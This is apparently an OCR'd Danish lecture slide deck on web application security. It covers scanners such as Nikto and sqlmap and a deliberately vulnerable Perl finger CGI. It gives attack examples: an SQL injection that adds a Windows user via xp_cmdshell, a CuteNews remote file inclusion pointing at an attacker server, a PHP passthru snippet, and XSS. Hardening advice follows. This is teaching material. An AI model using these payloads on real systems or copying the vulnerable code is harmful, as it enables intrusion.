`http://www.securityfocus.com/bid/6721/`

CAN-2003-0042

Apache Tomcat sårbarhed - sårbar 3.3.1

SOLIDO NETWORKS



Sårbar version af Tomcat kører på serveren

Apache Tomcat sårbarhed - opdateret Tomcat 5.5.20

efter *opgradering* er serveren ikke sårbar mere

Nikto webscanner

Description Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Nem at starte, checker en hel del - og kan selvfølgelig udvides

```
nikto -host 127.0.0.1 -port 8080
```

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner `http://cirt.net/nikto2`

Demo: Nikto

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host 127.0.0.1 -port 8080 ^M
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:        127.0.0.1
+ Target Hostname: localhost.pentest.dk
+ Target Port:     8080
+ Start Time:      Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
...
```

Demo nikto - burde finde nogle ting, men finder dog ikke vores Null Byte

Falske positiv vs falske negativ!

W3af Web Application Attack and Audit Framework `http://w3af.sourceforge.net/`

Begge findes på BackTrack

Skipfish

Vi afprøver nu følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool.

Af Michal Zalewski `http://code.google.com/p/skipfish/`

Sårbare programmer

Hvorfor er programmerne stadig sårbare?

RFP exploits - adgang til kommandolinien via database
`?:\Program Files\Common Files\System\Msadc\msadcs.dll`

Unicode - fejl i håndtering af specialtilfælde

double decode - flere fejl i håndtering af nye specialtilfælde

Dark spyrit jill.c - Internet Printing Protocol IPP. Ny funktionalitet som implementeres med fejl

Programmer idag er komplekse!

The Exploit Database - dagens buffer overflow

http://www.exploit-db.com/

Kodekvaliteten

NU snakker vi kode ... og høj kvalitet er mere sikker.

Hudson Extensible continuous integration server `http://hudson-ci.org/`

Sonar `http://www.sonarsource.org/`

Yasca can scan source code written in Java, C/C++, HTML, JavaScript, ASP, ColdFusion, PHP, COBOL, .NET, and other languages. Yasca can integrate easily with other tools
`http://www.scovetta.com/yasca.html`

Automatisk analyse af software
`http://samate.nist.gov/index.php/Source_Code_Security_Analyzers.html`

NB: du skal stadig tænke dig om :-)

konfigurationsfejl - ofte overset

Forkert brug af programmer er ofte overset

- opfyldes forudsætningerne
- er programmet egnet til dette miljø
- er man udannet/erfaren i dette produkt

Kunne I finde på at kopiere cmd.exe til /scripts kataloget på en IIS?

Det har jeg engang været ude for at en kunde havde gjort!

hvis I under test af en server opdager at denne har /scripts/cmd1.exe eller ”FTP-scripts” til at hente værktøjer ... så er den pågældende server formentlig kompromitteret

Insecure programming

Problem:
Ønsker et simpelt CGI program, en web udgave af finger

Formål:
Vise oplysningerne om brugere på systemet

review af nogle muligheder

SOLIDO NETWORKS

ASP

- server scripting, meget generelt - man kan alt

SQL

- databasesprog - meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier ”grant”

JAVA

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

Hello world of insecure web CGI

Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

De vitale - og usikre dele

SOLIDO NETWORKS

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)){
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'}`;
    print "<pre>\n";
}
```

Dumheder

Diverse småproblemer, som .inc .bak og hidden fields samt:

Diskussion - APG konkurrencen Konkurrence på Antipiratgruppens hjemmeside Svar på nogle spørgsmål og vind! I HTML kildeteksten stod denne reference til `form_results.txt`

`U-File="../_private/form_results.txt" S-Format="TEXT/CSV"` og da filen med denne lå på adressen `http://129.142.229.101/popup/` finder man `http://129.142.229.101/_private/form_results.txt`

SQL injection

SQL Injection FAQ `http://www.sqlsecurity.com`:


```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText =’" & request.form("inputdata") & "’")
med input: ’ exec master..xp_cmdshell ’net user test testpass /ADD’ --
modtager og udfører serveren:
SELECT * FROM myTable
WHERE someText =’’ exec master..xp_cmdshell
’net user test testpass /ADD’--’
```

– er kommentar i SQL

Er SQL injection almindeligt?

Ja, meget almindeligt!

Prøv at søge med google



The Database Hacker's Handbook : Defending Database Servers David Litchfield, Chris Anley, John Heasman, Bill Grindlay, Wiley 2005 ISBN: 0764578014

Sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB database management systems.
- Full support for five SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query and stacked queries.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate database users, users' password hashes, users' privileges, users' roles, databases, tables and columns. Automatic recognition of password hashes format and support to crack them with a dictionary-based attack.
- `http://sqlmap.sourceforge.net/`

Hvorfor ikke bare bruge JAVA?

JAVA karakteristik

- automatisk garbage collection
- bytecode verifikation på
- mulighed for signeret kode
- beskyldes for at være langsomt
- platformsuafhængigt

JAVA just in Time (JIT) er sammenligneligt med kompileret C

god sikkerhedsmodel - men problemer i implementationerne

JVM - den virtuelle maskine er dog skrevet i C og udsat for angreb

Jeg er ikke ekspert - men bliv aligevel


OWASP top 10 listerne er platformsuafhængige!

CuteNews

Lille nemt nyhedssystem

Mit demosystem virker ikke mere, fordi installationen er blevet *for sikker*

CuteNews




CuteNews indeholder sårbarheder


Sårbarheden er beskrevet på: `http://www.osvdb.org/9557`

Softwaren findes på: `http://cutephp.com/cutenews/`

CuteNews - normal virkemåde



CuteNews - CutePath PHP injection




```
http://server/cutenews/show_archives.php?
cutepath=http://ondserver/files/pentest/
```

CuteNews - detaljer

- Henter config.php i cutepath - søgesti
- Cutepath kan ændres og derved kan filen `data/config.php` hentes fra en vilkårlig server på Internet
- Webserveren *henter filen* - ud gennem firewall
- PHP fortolkeren på webserveren udfører kommandoerne

NB: ikke kun problem for PHP

PHP shell escapes

Hvad indeholder hackerens udgave af filen `data/config.php`
- alt, bagdøre, hack scripts, exploits

```
<pre>
<?php passthru(" netstat -an && ifconfig -a"); ?>
</pre>
```

Andre shell escapes:

- Perl: `print `/usr/bin/finger $input{'command'}`;`
- UNIX shell: `` `echo hej` ``
- Microsoft SQL: `exec master..xp_cmdshell 'net user test testpass /ADD'`

resultat: webserveren sender data ud via normal HTTP

CuteNews opsummering

Hvad opdager man ved demoen

- at man skal validere alle input
- man skal passe på *shell escapes*
- Pas på små programmer du lægger på et website
- Pas på STORE programmer du lægger på et website

Man kan altså ikke stole på brugeren!

Almindelige problemer

validering af forms

Validering på klient er godt
- godt for brugervenligheden, hurtigt feedback

validering på clientside gør intet for sikkerheden

serverside validering er nødvendigt

generelt er input validering det største problem!

Hvordan udnyttes forms nemmest?

Download form:

```
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret"
ONSUBMIT="return validate(this)">
```

fjern kald til validering:

```
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret">
```

Tilføj ’BASE HREF’ i header, findes med browser - højreklik properties i Internet Explorer

Hvordan udnyttes forms nemmest?

Den form som man bruger er så - fra sin lokale harddisk:

```
<HEAD>
<TITLE>Our Products</TITLE>
<BASE href="http://www.target.server/sti/til/form">
</HEAD>
...
<FORM ACTION="opret.asp?mode=bruger?id=doopret"
METHOD="POST" NAME="opret">
```

Kald form i en browser og indtast værdier

Det anbefales istedet for den manuelle process at bruge WebScarab, Parox Proxy eller Tamper Data add-on til Firefox

Cross-site scripting

Hvis der inkluderes brugerinput I websider som vises, kan der måske indføjes ekstra information/kode.

Hvis et CGI program, eksempelvis comment.cgi blot bruger værdien af ”mycomment” vil følgende URL give anledning til cross-site scripting

```
<A HREF="http://example.com/comment.cgi?
mycomment=<SCRIPT>malicious code</SCRIPT>
">Click here</A>
```

Hvis der henvises til kode kan det endda give anledning til afvikling i anden ”security context”

Kilde/inspiration: `http://www.cert.org/advisories/CA-2000-02.html`

Historik indenfor websikkerhed

IIS track record

- meget funktionalitet
- større risiko for fejl
- alvorlige fejl - arbitrary code execution

Apache track record

- typisk mindre funktionalitet
- typisk haft mindre alvorlige fejl

PHP track record Sammenligning IIS med Apache+PHP, idet en direkte sammenligning mellem IIS og Apache vil være unfair

Meget få har idag små websteder med statisk indhold

Opsummering websikkerhed

Husk hidden fields er ikke mere skjulte end ”view source”-knappen i browseren

serverside validering er nødvendigt

SQL injection er nemt at udføre og almindeligt

Cross-site scripting kan have uanede muligheder

Paros proxy

Paros - for web application security assessment
We wrote a program called ”Paros” for people who need to evaluate the security of their web applications. It is free of charge and completely written in Java. Through Paros’s proxy nature, all HTTP and HTTPS data between server and client, including cookies and form fields, can be intercepted and modified.

JAVA framework til udvikling af værktøjer til HTTP og HTTPS undersøgelse

`http://www.parosproxy.org/`


SOLIDO NETWORKS

JAVA framework til udvikling af værktøjer til HTTP og HTTPS undersøgelse

Svarer nogenlunde til Paros Proxy, men inkluderer fuzzing og session id undersøgelse

`https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project`

webscarab spider




Burpsuite

> Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
>
> Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke - NB: EUR 225 per user per year.


`http://portswigger.net/burp/`

Mere Web application hacking



The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws
Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779

Tamper Data



https://addons.mozilla.org/en-US/firefox/addon/tamper-data/

Hvad er en firewall

En firewall er noget som blokerer traffik på Internet

En firewall er noget som tillader traffik på Internet

Myte: en firewall beskytter mod alt

Myten om firewalls

Myten:

en firewall beskytter mod alt

Sandhed:

en firewall blokerer en masse, fint nok

en firewall tillader at du henter en masse ind

Beskytter mod direkte angreb fra netværket

Beskytter ikke mod fysiske angreb

Beskytter ikke mod malware gennem websider og e-mail

Firewall anbefales altid, specielt på bærbare

OWASP top ten

> The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP har gennem flere år udgivet en liste over de 10 vigtigste sikkerhedsproblemer for webapplikationer

`http://www.owasp.org`

Web applikationer

Glem ikke OWASP, der findes efterhånden vejledninger til alle sprog, eksempelvis:

Ruby On Rails Security Guide

`http://guides.rubyonrails.org/security.html`

men hvad med XML web services?

`http://questions.securitytube.net/questions/203/xml-web-services-penetration-testing`

OWASP WebGoat

WebGoat fra OWASP, `http://www.owasp.org`

Træningsmiljø til webhacking

Downloades som Zipfil og kan afvikles direkte på en Windows laptop

`https://www.owasp.org`

Udviklingsstandarder

Hvad gør I for at undgå problemer som de her nævnte? - kan man gøre mere?

Man børe være klar over hvilke teknologier man bruger

Standardiser på et mindre antal produkter, biblioteker, sprog

Regler og procedurer skal hele tiden opdateres:

- Kvalitetssikring
- guidelines for tilladte tags
- guidelines for brug af SQL

Ved at fokusere på antallet af produkter kan man måske indskrænke mulighederne for fejl, høj kvalitet er ofte mere sikkert

nye produkter kan være farlige til man lærer dem at kende!

Retningslinier

- Hvis der ikke findes retningslinier for udvikling så etabler disse
- eksempel:
  javascript må gerne benyttes til at validere forms for at give hurtig feedback til brugeren
- serveren der modtager input fra brugeren validerer alle data sikkerhedsmæssigt
- Retningslinierne er medvirkende til at foretage en afbalanceret investering i sikkerheden
- undgå dyre hovsa løsninger
- undgå huller i sikkerheden, ens niveau

Change management

Er der tilstrækkeligt med fokus på software i produktion

Kan en vilkårlig server nemt reetableres

Foretages rettelser direkte på produktionssystemer

Er der fall-back plan

Burde være god systemadministrator praksis

Algoritmer - kryptografi

hvorfor det ikke er nok at bruge en XOR til at sikre kodeord?

Eksempel: IBM Net.Commerce/WebSphere
Der blev fundet en sårbarhed, og ret hurtigt kom et værktøj der automatiserede

SUQ.DIQ version 1.00 by xor37h and darkman of SMERSH Danish Design

Description:
A Win32 application, developed in assembly, for encrypting and decrypting passwords from IBM Net.Commerce, WebSphere and possibly other IBM and Lotus applications aswell.

STOR RISIKO FOR FEJL - brug hashalgoritme MD5 eller SHA med *salt*

SSL

> The 'S' in HTTPS stands for 'secure' and the security is provided by SSL/TLS. SSL/TLS is a standard network protocol which is implemented in every browser and web server to provide confidentiality and integrity for HTTPS traffic.

Nu vi snakker om kryptering - SSL overalt?

Kan vi klare det på vores servere?

Google kan:

`http://www.imperialviolet.org/2010/06/25/overclocking-ssl.html`

Men alt for få gør det

Stadig i tvivl om SSL

Hvilke versioner af SSL/TLS?

Secure Sockets Layer - Transport Layer Security


SSL Survey HTTP Rating Guide version 1.0 (5 July 2010) Copyright © 2010 Qualys SSL Labs (www.ssllabs.com)

`https://media.blackhat.com/bh-us-10/whitepapers/Ristic/BlackHat-USA-2010-Ristic-Qualys-SSL-Sur`

`pdf`

Næste spørgsmål er så hvilke rod-certifikater man stoler på ...

Deadly sins bogen



24 Deadly Sins of Software Security Michael Howard, David LeBlanc, John Viega 2. udgave, første hed 19 Deadly Sins

Hærdning af Microsoft IIS

Internet Information Services kan hærdes ...

det kræver blot at man følger den guide som Microsoft har lavet

- og at man jævnligt følger med i opdateringer til denne guide

det anbefales at bruge de tilgængelige værktøjer som eksempelvis urlscan

IIS version 6 og efterfølgende er mere sikker i standard opsætningen - næsten alt er slået fra

Apache HTTPD hærdning

Apache cookbook, færrest mulige moduler

Security focus artikel *Securing Apache 2: Step-by-Step* af Artur Maj, fra 2004 men stadig relevant `http://www.securityfocus.com/infocus/1786`

Det er især et godt råd at udskifte standard httpd.conf med en kortere og overskuelig udgave - evt. splitte til httpd.conf, virtual.conf, ssl.conf osv.

Standard httpd.conf er over 1000 linier, min httpd.conf er ca. 300 linier - 130 uden kommentarer!

Jails og chroot er en god ide

Idag findes også flere bøger om PHP sikkerhed, Apache sikkerhed, `mod_security` konfiguration m.v.

logging

Med Apache HTTPD som eksempel

Sørg for at logge og checke for fejl jævnligt

check eksempelvis 404 - mange 404 fra samme IP kan være en scanner som Nikto

Yderligere sikring

Vælg et operativsystem med stack protection

Armorlogic profense

`mod_security`

ekstrem sikring, systrace policy eller

Hærdning af PHP websystemer

Anbefalinger: brug en opdateret PHP med default indstillinger som udgangspunkt, mere sikre defaults

Bemærk især:

- `register_globals` - tillader overtagelse af variable fra URL parametre
- `allow_url_open` - tillader at åbne *filer* med http://
- Sæt Apache til at forstå både .php og .inc m.fl. som PHP filer

hærdet PHP `http://www.hardened-php.net/suhosin.127.html`

Apache Security bogen, eventuelt kombineret med `mod_security`

Opsummering - hvad skal man gøre

Installation, konfiguration, overvågning

Hærde servere
Konfigurere applikationer
Programmere sikkert
Sikre sine netværk bedst muligt
Overvej at blokere trafik indefra
og husk den menneskelige faktor
KRAV til password sikkerhed
KONFIGURATION til at sikre dette krav
uddannelse i produkterne/programmerne/systmerne!

Hvad kan man gøre - privilegier!

